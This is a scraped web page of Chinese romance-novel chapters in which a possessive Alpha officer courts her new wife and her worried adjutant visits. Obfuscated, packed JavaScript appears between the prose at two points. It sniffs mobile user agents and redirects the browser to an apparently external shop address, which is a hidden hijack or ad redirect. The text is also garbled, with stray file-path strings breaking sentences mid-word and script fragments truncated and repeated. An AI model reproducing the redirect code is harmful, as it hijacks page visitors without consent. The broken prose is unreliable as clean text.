0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538046|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 情尽收眼底,最后一丝情绪被压下。 祝敛青想,或许真的是她乱想了。 糟糕的事情全都堆积在睁眼的那一刻,连带着无辜的人也被牵连。 祝敛青轻轻叹了口气,语气稍缓:“辛苦了,我今天不想喝牛奶,但可以试一试你的小熊饼干。” “现在还在烤炉里,”裴烬野看了眼时间,又道:“还有两分钟,先吃个三明治垫一垫?” 祝敛青“嗯”了一声,便见裴烬野转身去端盘子。 长时间训练的Alpha,有着一副让人羡慕的好身材,肩宽腰窄,小臂在动作间微微鼓起,肌肉线条明晰,哪怕是最简单的短袖长裤,也在厨房里穿出T台味。 哪怕不是军官,单凭相貌和身材,也会成为Omega追逐的对象。 哦对,她甚至还没有许多Alpha的心高气傲,谁也看不起的恶习,并且还爱下厨。 祝敛青越想越觉得自己撞了大运,怎么会找到那么优质的合作伙伴。 思绪刚落到这里,母亲的话又一闪而过。 【裴家对你本来就有微词,要不是烬野态度坚决,她们绝不会同意你和她的婚事。】 祝敛青眼眸眯了眯,还未细想,裴烬野已端盘而来。 煎黄的吐司夹着滑蛋蟹柳,再加牛油果泥作为搭配,很不错的三明治,甚至没有放祝敛青一向不喜欢吃的生菜。 祝敛青眼帘低垂,掩去里头情绪,声音依旧地夸奖:“看起来很不错。” “你喜欢就好,”裴烬野笑得温和,又说:“给你磨杯咖啡?单吃会有些噎。” “不用,”祝敛青摇头拒绝:“一杯温水就可以。” 裴烬野自然答应,再转身时,烤箱已发出提示音。 祝敛青视线再次落到她的背影上,眼眸中多了一丝探寻。 她并不想怀疑她的合作伙伴,可太多巧合堆积,她不得不生出怀疑。 浓郁的黄油饼干香气淹没厨房,与清晨日光恰好相配,花瓶里插着刚送来的新鲜鸢尾花,晶莹水珠凝在花瓣间。 祝敛青咬开三明治的一角,面包的焦香与蟹柳滑蛋的细嫩在舌尖绽放。 真是一个糟糕的早晨。 祝敛青这样想。 衬衫的第一颗扣子不知何时解开,洗澡时就已发现,锁骨上的红印不但没有随时间消退,还越发艳红,如樱桃般镶在莹白肤色间,十分显眼,常规的遮盖都没了用,只能用衬衫挡住。 裴烬野终于端着盘走来,面具下的伪装被遮掩,仅剩的眉眼又露出祝敛青熟悉而陌生的肃冷。 盘落在桌面,发出轻微的一声。 “裴烬野,”祝敛青突然开口。 那人疑惑转头,向她看来。 祝敛青抬眼,漂亮的眼中眸光微漾,搅动里头的水光,若有若无地妩媚,连声音都柔和了几分,道:“我刚刚好像忘记了一件事。” “什么?” 祝敛青突然向她靠近,说:“好像忘记了早安吻。” 10. 第十章 妻子发现了。 在妻子试图靠近的那一瞬间,裴烬野就敏锐察觉到不对,她眼帘颤了下,很快就回归平静。 反倒是祝敛青突然止住。 此刻她们的距离极近,裴烬野站在桌边,保持着弯腰放盘的姿势,而坐在旁边的祝敛青靠近,鼻尖已碰到裴烬野的面具。 一前一后的呼吸交替落下,裴烬野清晰感受到妻子的节奏快了些。 她在紧张。 可爱的妻子。 借着面具遮挡,裴烬野唇边勾起弧度,转头却茫然,一副温和却诧异的模样,问:“还有这一步吗?” 她主动站直身子,拉远两人的距离,继而拧紧眉头,表情认真而困惑,就好像在思考什么重大研究。 祝敛青本就左右摇摆,这下更加动摇,只能故作镇定道:“很正常,许多新婚妻妻都会这样。” 她声音清冷,即便是在扯谎,也不会显得心虚。 可裴烬野却注意到她语速比平常快了些。 名为妻子的备忘录里又要多一条。 妻子撒谎时,喜欢看着我的眼睛,语速会更快。 她垂眼看着对方,好像在思考祝敛青话语的可信度,可实际上,她只是在看祝敛青。 祝敛青浑然不觉,还在仰头看着对方,随意盘在脑后的发丝微蓬,在清晨日光中,被映成浅金的一团,镜片下的眼眸越发澄澈透明,嘴角还残留着一点沙拉酱。 外头雷厉风行的冰山总裁,在裴烬野眼里,却是最可爱的、像仓鼠一样的妻子。 裴烬野眼眸一弯,肯定道:“好像确实是这样的。” 她露出歉意表情,说:“但好像太快了,现在就开始亲吻吗?” 她声音一顿,表情有些为难,道:“可以先这样吗?” 什么样? 祝敛青有些反应不过来,她只是想试探一下,可裴烬野却好像当真了,话一句接着一句,完全没有留给她插话的语调,自顾自就做了决定。 她刚想开口,却见裴烬野附身而来。 没有祝敛青之前的迅速,她甚至先将左手搭在桌面,脊背一点点弯下,缓慢靠近祝敛青,给足了祝敛青拒绝的时间,只要她抬手阻拦,或者往后躲,就可以避开。 可提出试一试的是她,说忘记早安吻的人是她,现在裴烬野说服了自己,她却要躲开? 祝敛青抿紧唇角,此刻进退两难,只能僵在远处。 裴烬野将这一切尽收眼底,面具下的笑意更浓。 最后的距离被缩短,裴烬野微微偏头,贴向妻子。 祝敛青明显僵住,脊背挺直,却仍一退不退,本能仰起的下颌,与脖颈连成一条绷紧的线,瞳孔微微放大,倒映着越来越近,最后将她笼罩的身影。 好凉。 这是祝敛青的第一感受,继而才后知后觉地反应过来裴烬野在做什么。 裴烬野偏头,用右脸贴在她的左脸,铁质的面具坚硬,即便是很轻微的一碰,也能感受到些许钝痛。 同时,裴烬野轻声开口:“先这样可以吗?” 声音无比接近耳朵,掀起一阵酥麻感受。 陌生的感觉让祝敛青无所适从,垂落的手无意识抓住椅子边缘,思绪被上下拉扯,彻底变得空白,不知如何回应。 糟糕的是,裴烬野见她不说话,又一次开口询问:“先用这样代替亲吻,好吗?” 酥麻一层一层叠加,偏偏铁质的面具还贴着皮肤,强迫她维持理智。 裴烬野微微抬脸,面具的边缘碰到镜架,被迫抬起一点,抓住椅子边缘的手更紧。 “可、可以,”祝敛青终于出声,语调急切。裴烬野就“嗯”了一声,原本消退一点的酥麻又升起,祝敛青忍不住悄悄吸气,终于等到裴烬野起身,却不料刚刚离开一点,她又换了个方向,贴向右脸。 “早上好,祝敛青。” 学着她之前的话语,不再叫祝女士,而是连名带姓的称呼,虽然还是显得冷漠生疏,却比之前更进一点。 祝敛青突然觉得有点好笑,她到底在怀疑什么? 目前来看,裴烬野的一切靠近都是基于自己的引导,就连最简单的称呼,都是她先改变,裴烬野跟随,更别说其他。 反倒是自己,一步步将自己推到被动位置。 祝敛青深吸一口气,微微靠向裴烬野,脸颊与面具相贴,终于回应:“早上好,裴烬野。” 思绪杂乱,叫她无法注意到自己此刻的处境,裴烬野左手搭桌,右手搭在椅背,稍倾身的姿势,把祝敛青完全拢入怀中。 那些晨起沐浴洗去的气味,此刻又盖住沐浴露,一点点重新攀回原处。 裴烬野低垂着眼,视线落在衬衫领口,锁骨间的印记依旧,像颗红透的樱桃在等人采摘。 想到昨夜的滋味,裴烬野牙尖发痒,却只能咬住自己的嘴唇。 一起来就勾引人的妻子。 裴烬野眸光更沉,橡木苔的味道驱赶食物香气,再次席卷这片空间。 作为回应,裴烬野只“嗯”了一声,继而很快站直身子,温和的眼眸依旧,不曾瞧见半点涟漪。 祝敛青不知心里是什么滋味,只是偏过头逃开对方视线。 早知道就不试探了。 裴烬野一向是个事事认真,说什么都会认真考虑并履行的人。 她懊恼地扶了扶眼镜,将之前被面具顶歪的角度掰回,耳边发丝垂落一缕,随着晨风轻轻晃起。 裴烬野视线停留又很快移开,拿过旁边的东西递过去。 祝敛青下意识抬眼,便见裴烬野手中的纸。 这是…… “擦一擦,”裴烬野指了指自己唇角。 完全陷入思绪的祝敛青,这才意识到不对,慌乱接过,就道:“谢谢。” “没事,”裴烬野回答得随意,视线却不曾移开,看着纸巾碾过妻子的唇,眼底不由露出一丝遗憾。 真可惜,如果是妻子沉睡不醒的夜晚,她就可以替妻子舔舐干净了。 面具下的唇越发被咬紧,留下凹陷的牙印。 正对着祝敛青的椅子被拉开,裴烬野无声坐下。 祝敛青没有抬头,还沉浸在之前的失礼中,发丝半遮半掩下的耳朵微红。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538047|203873||http|test|mini|href|location''.split(''|''),0,{}));() { $(''.inform'').remove(); $(''#content'').append('' p>真可爱。 她的妻子。 裴烬野由衷地感慨,赤色的眸子里冰封着快要融化的痴迷与执着。 ——— 通讯器的声音响起,余非晚意料之内地收到了长官的消息。 上班真苦,到底什么时候退役。 她一边打开通讯器,一边准备迎接长官新一轮的刁难,但显然,她还是没准备好。 【副官,怎么才能让一个人完全属于自己。】 余非晚僵着脸,一字一句地回答:【长官,按照帝国法,囚禁、限制他人人身自由,属于非法囚禁罪,处八年以下有期徒刑、拘役、管制或剥夺政治权利。】 不等裴烬野回应,她又补充:【就算你是少将也不行,照样得关八年。】 通讯器沉默许久,正当余非晚以为裴烬野已经放弃这个想法时,消息又一次弹出。 【那怎么让妻子爱上我?】 都结婚了还不够爱吗? 余非晚扯了扯嘴角,实在不了解这些新婚妻妻到底怎么想的,她看的《霸道直A狠追清冷b》、《娇弱小b哪里逃》、《AB倾城之恋》也没有讲啊。 余非晚纠结了一下,非常慎重地回答:【对她好,在物质和精神上狠狠满足她。】 【千万不能囚禁。】 余非晚思前想后,又补了一句:【感情的事情强求不了,反正你们都结婚了,慢慢来,千万不要着急。】 她等了半天,却不见裴烬野回应,脑子里顿时冒出一个接一个的可怕猜测,心里顿时七上八下的。 长官应该不会做出那种事吧? 但也不好说啊,战场上,裴烬野可是以疯、不要命著称,不然怎么年纪轻轻爬到少将的? 作为裴烬野的副官,余非晚最懂裴烬野的行事有多极端。 她急忙发信息。 【长官?】 【要不我再找几本怎么增进感情的书?】 【感情的事情真急不来啊,我们要循序渐进,要尊重妻子的想法,千万千万千万不能乱来。】 回应她的,依旧是裴烬野的沉默。 余非晚越想越不安,突然站起来,捞起桌面一堆需要裴烬野处理、暂时搁置的文件,急匆匆往外走。 一个小时的车程愣是缩短到四十分钟,火急火燎的余非晚整理了一下衣服,立马敲响房门。 房门应声而开,余非晚都来不及打招呼就踏入其中,紧接着就被铺面而来的信息素淹没。 Alpha与Alpha信息素相斥,几乎是嗅到的瞬间,她就想跑,更别说那么高浓度的信息素,简直就像是进了裴烬野被窝。 不是前几天才申请了一批抑制剂吗? 她的长官怎么又又又又发/情了?! 等会,开门这个围着小熊围裙、端着果盘,还戴着过滤面具cos士兵的保姆,怎么有点像她那个要玩囚禁普雷的长官? 余非晚眨了眨眼,茫然地抬起手晃了晃,声音震惊又不可置信:“嗨?” “长官?” 站在门口的裴烬野沉着脸,赤色眼眸冰冷,只蹦出两个字:“干嘛?” 11. 第十一章 十分钟后。 余非晚钻进了、不,她被邀请进屋。 精心挑选的电影在播放,面前摆着水果盘和她长官烤的小熊饼干,周围窗帘都被拉上,在明亮午间隔出一个昏暗空间。 可以想象,这对新婚妻妻在久别重逢的假期里,将如何甜蜜地靠在一起,你喂我一块饼干,我喂你一颗樱桃,眼神对视之后就开始接吻,然后在电影的播放声中,抱成一团滚到地毯上,开始她们真正的蜜月。 如果没有她这个不速之客的话。 自觉多余的副官默默在沙发边缘缩成一团,极力减弱自己的存在感。 同时,心里再次后悔,自己为什么不肯信任自己的长官,觉得她会做出那种事? 余非晚深深闭上眼,恨不得现在就把脑袋塞进螳螂口器里。 但现在后悔已经没有用了,在她敲开门看见长官,并被长官妻子再三邀请进屋后,就彻底没有撤退的余地。 为了引以为戒,余非晚一下子睁开眼,掏出通讯器,迅速拍了张照片,直接丢进以黑翅鸢为名的团群里,补充:少将切的爱心果盘和自己烤的小熊饼干,好贴心,好羡慕嫂子啊~ 继而,迅速将通讯器一锁,丢到旁边,假装什么也没发生地抬起头,看向另一边的祝敛青。 几乎是瞬息,她脸上挤出谄媚的笑容,端着杯子,夹着声音道:“嫂嫂,你喝点水。” 回应她的,是裴烬野冷冷瞪过来的眼睛,还有祝敛青十分礼貌地回应:“谢谢,不用。” “那吃点水果?”余非晚立马要去端盘。 “暂时不用,”祝敛青摇头,又劝道:“你不必那么拘束,放轻松。” 余非晚听到了却不答,眼神瞥向她身后的裴烬野。 她的长官冷着个脸,眼眸中是面对虫族时凌厉杀气,叫余非晚不禁想到裴烬野徒手捏爆的铁皮甲虫,那玩意可是以坚硬著称,只用脑袋就可以撞翻一辆皮卡车。 余非晚咽了咽口水,下意识地往代表着安全的祝敛青方向挪动一点。 顿时,余非晚周围的温度直接掉了一个度,后背冒出冷汗。 刚刚挪过去的距离,瞬间又回到原位,甚至还多挪开了一点。 余非晚绷直着脊背,双手紧紧扣在膝盖上,感觉自己现在去参加军姿比赛,一定可以赢得第一。 她余光悄悄看向裴烬野,果不其然地收获了一个冷眼。 余非晚讪笑了声,心里默默腹诽,要不是你突然发疯,我也不会跑过来。 余非晚不说话后,客厅里的气氛更加凝滞。 昏暗的氛围无法让人放松,余非晚坐在最左边,紧贴着沙发扶手,另一边是裴烬野,祝敛青虽坐在中间,但离每个人都很远。 这就导致了一种非常诡异的感觉。 明明是最闲适舒服的空间,却坐了三个最陌生的人,尴尬得叫人无所适从。 其中最不爽的,莫过于余非晚眼里穿着小熊围裙、戴着面具cos士兵的裴少将。 小熊围裙是祝敛青买的,就在她们吃完早餐后,外卖员就敲响了房门。 原因是祝敛青觉得家里没有适合裴烬野的围裙,仅有的那一件是负责三餐的郑阿姨带来的,身高腿长的裴烬野完全挤不进去。 于是在两人吃着早餐,互相沉默的间隙,祝敛青默默下了单。 至于花色…… 相比于粉红小兔、可爱动物园、汪汪小狗,祝敛青纠结了一圈,还是选择了熊。 